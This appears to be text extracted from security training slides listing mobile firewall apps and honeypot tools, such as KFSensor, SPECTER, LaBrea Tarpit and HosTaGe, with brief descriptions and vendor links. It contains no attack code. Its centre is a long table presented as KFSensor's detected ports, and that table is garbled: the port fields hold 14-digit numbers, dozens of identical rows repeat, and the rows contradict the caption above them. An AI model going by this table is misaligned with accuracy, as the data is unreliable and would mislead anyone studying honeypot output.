


**FortiGate-510IC**  
<http://www.fortinet.com>

# Firewalls for Mobile: Android Firewall and Firewall iP




## Android Firewall



<https://play.google.com>

## Firewall iP




<http://cydia.saurik.com>

# Firewalls for Mobile



**Mobiwol: NoRoot Firewall**  
<http://www.mobiwol.com>



**DroidWall**  
<https://code.google.com>



**AFWall+**  
<https://github.com>



**Firewall Plus**  
<http://squariolabs.com>



**Root Firewall**  
<http://www.rootuninstaller.com>



**Android Firewall Gold**  
<https://play.google.com>



**Droid Firewall**  
<https://play.google.com>



**Privacy Shield**  
<http://www.snoopwall.com>



**aFirewall**  
<http://afirewall.wordpress.com>



**NoRoot Firewall**  
<https://play.google.com>

# Honeypot Tools: KFSensor and SPECTER



## KFSensor

KFSensor is a host-based Intrusion Detection System (IDS) that acts as a honeypot to attract and detect hackers and worms by simulating vulnerable system services and Trojans

## SPECTER

SPECTER is a smart honeypot-based intrusion detection system that offers common Internet services such as SMTP, FTP, POP3, HTTP, and TELNET which appear perfectly normal to the attackers but in fact are traps

The screenshot shows a table of detected TCP ports. The columns include ID, Port, Duration, Src., Srv., Name, TOS, and Sys. Name. The table lists numerous ports from 21 to 255, many of which are marked as "Open/TCP". Some entries have additional details like "SUSPECTED" or "Trojan PC".

| ID    | Port           | Duration | Src. | Srv.   | Name   | TOS | Sys. Name |
|-------|----------------|----------|------|--------|--------|-----|-----------|
| 0_212 | 16292911216421 | 0000 TCP | 800  | ICP&PC | ICP&PC | 000 |           |
| 0_213 | 16292911216011 | 0000 TCP | 10   | HTTP   | HTTP   | 000 |           |
| 0_214 | 16292911216001 | 0000 TCP | 200  | ICP&PC | ICP&PC | 000 |           |
| 0_215 | 16292911215931 | 0000 TCP | 200  | ICP&PC | ICP&PC | 000 |           |
| 0_216 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_217 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_218 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_219 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_220 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_221 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_222 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_223 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_224 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_225 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_226 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_227 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_228 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_229 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_230 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_231 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_232 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_233 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_234 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_235 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_236 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_237 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_238 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_239 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_240 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_241 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_242 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_243 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_244 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_245 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_246 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_247 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_248 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_249 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_250 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_251 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_252 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_253 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_254 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_255 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_256 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_257 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_258 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_259 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_260 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_261 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_262 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_263 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_264 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_265 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_266 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_267 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_268 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_269 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_270 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_271 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_272 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_273 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_274 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_275 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_276 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_277 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_278 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_279 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_280 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_281 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_282 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_283 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_284 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_285 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_286 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_287 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_288 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_289 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_290 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_291 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_292 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_293 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_294 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_295 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_296 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_297 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_298 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_299 | 16292911215931 | 0000 TCP | 300  | ICP&PC | ICP&PC | 000 |           |
| 0_3   |                |          |      |        |        |     |           |

# Honeypot Tools



**LaBrea Tarpit**  
<http://labrea.sourceforge.net>



**WinHoneyd**  
<http://www2.netvigilance.com>



**PatriotBox**  
<http://www.alkasis.com>



**HIHAT**  
<http://hihat.sourceforge.net>



**Kojoney**  
<http://kojoney.sourceforge.net>



**Argos**  
<http://www.few.vu.nl>



**HoneyBOT**  
<http://www.atomicsoftwaresolutions.com>



**Glastopf**  
<http://glastopf.org>



**Google Hack Honeypot**  
<http://ghh.sourceforge.net>





**Send-Safe Honeypot Hunter**  
<http://www.send-saje.com>

# Honeypot Tool for Mobile: HosTaGe



- ↳ HosTaGe is generic honeypot for mobile devices that aim on the detection of malicious, wireless network environments
- ↳ As most malware propagate over the network via specific protocols, a low-interaction honeypot located at a mobile device can check wireless networks for actively propagating malware



<http://www.tk.informatik.tu-darmstadt.de>

# Module Flow

